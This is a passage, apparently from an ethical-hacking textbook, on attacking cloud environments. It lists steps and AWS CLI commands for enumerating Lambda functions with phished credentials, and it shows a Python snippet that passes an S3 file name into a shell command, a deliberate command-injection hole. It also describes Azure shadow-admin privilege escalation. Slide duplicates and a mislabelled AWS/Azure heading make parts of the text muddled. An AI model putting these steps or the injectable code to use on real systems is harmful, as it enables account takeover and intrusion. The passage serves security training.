
Figure 19.75: Screenshot showing the successful exfiltration of credentials

White-Box Scenario

In this scenario, attackers hold prior information about the environment, which helps them in achieving their goals.

The steps to perform an attack using the white-box scenario approach are as follows.

- **Step 1:** An attacker obtains sensitive information such as user credentials through phishing or other social engineering methods.
- **Step 2:** The attacker obtains information about the roles and other policies associated with that compromised cloud account. Here, the attacker strictly focuses on the specific misconfigured S3 bucket.
- **Step 3:** The attacker can now list the Lambda functions and obtain additional information about any function.
- **Step 4:** With the additional information and obtained user credentials, the attacker downloads the associated Lambda code for the detection and exploitation of potential vulnerabilities.
- **Step 5:** The Lambda function can now be exploited by the attacker to launch further attacks.



Exploits the AWS Lambda function
Obtains user credentials through phishing
Finds information about policies and roles
Lists Lambda functions
Attacker
Social Engineering
S3 Buckets
AWS Lambda
Attacker downloads the Lambda Code for further exploitation
1
2
3
4
5

Figure 19.76: White-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to check the user policies associated with an account:


  `aws iam list-attached-user-policies --user-name operator`

- Run the following command to list the Lambda functions and identify a specific role that has been employed by the function:

  `aws lambda list-functions`

- Execute the following command to obtain more information about the Lambda function such as a link or path for downloading the code:

  `aws lambda get-function --function-name corpFuncEasy`



```
file_download_path = f'/tmp/{key.split("/")[-1]}'
with open(file_download_path, 'wb+') as file:
    file.write(response['Body'].read())

file_count_KB = subprocess.check_output(
    "stat -c %s " + file_download_path,
    shell=True,
    stderr=subprocess.STDOUT
    ).decode().rstrip()
```

Figure 19.77: Screenshot of the uploaded file's location

Exploiting Shadow Admins in AWS

- Shadow admins are user accounts with specific permissions that allow attackers to **penetrate the target cloud network**
- Attackers abuse shadow admin permissions to **escalate privileges and gain control** over the target cloud environment

Elevating Access Permissions

Attackers abuse **`Microsoft.Authorization/elevateAccess/Action`** permissions to elevate their privileges to an admin account

Modifying Existing Roles


Attackers abuse **`Microsoft.Authorization/roleDefinitions/write`** permissions to modify an existing role and create new admin accounts

Creating New Accounts

Attackers with the **`Microsoft.Authorization/roleAssignments/write`** permission can assign new roles for privileged accounts

SkyArk

SkyArk contains two main scanning modules, **AWStealth** and **AzureStealth**, which allow attackers discover entities having sensitive and risky permissions



```

Exploiting Shadow Admins in AWS

Shadow admins are user accounts with specific permissions that allow attackers to penetrate the target cloud network. Attackers can exploit shadow admins only after gaining some kind of access to the target environment. Attackers abuse shadow admin permissions to escalate privileges and gain control over the target cloud environment.

Some of the techniques used by attackers to abuse shadow admin permissions are discussed below.

- **Elevating Access Permissions**

  Attackers abuse **`Microsoft.Authorization/elevateAccess/Action`** permissions to elevate their privileges to those of an admin account.


- **Modifying Existing Roles**

  Attackers abuse **`Microsoft.Authorization/roleDefinitions/write`** permissions to modify an existing role and create new admin accounts.

- **Creating New Accounts**

  Attackers with the **`Microsoft.Authorization/roleAssignments/write`** permission can assign new roles for privileged accounts.

Attackers can also leverage custom roles to create new shadow admin accounts.



```
{
  "Name": "Storage Team Leader",
  "Id": null,
  "IsCustom": true,
  "Description": "Allows a Storage Team Leader to do his work",
  "Actions": [
    "Microsoft.Storage/*",
    "Microsoft.StorageSync/*",
    "Microsoft.Sql/managedInstances/databases/*",
    "Microsoft.DBforMySQL/servers/databases/*",
    "Microsoft.Authorization/roleAssignments/*"
  ],
  "NotActions": [],
  "AssignableScopes": [
    "/subscriptions/6ec6070a-ded3-41bc-9541-14954bd22c3a"
  ]
}
```

Figure 19.78: Screenshot showing role permissions

The custom role "Storage Team Leader" is a full subscription admin. Attackers can abuse permissions such as **`Microsoft.Authorization/roleAssignments/*`** by leveraging the **`AssignableScopes`** subscription to assign any additional permissions for an account.

Shadow Admin Scan Tools

- **SkyArk**

  Source: *https://github.com*

  SkyArk contains two main scanning modules, **`AWStealth`** and **`AzureStealth`**. With the scanning results from SkyArk, attackers can discover the entities (users, groups, and roles) that have the most sensitive and risky permissions.

The following are some additional tools to identify shadow admin accounts:

- Red-Shadow (*https://github.com*)
- ACLight2 (*https://github.com*)

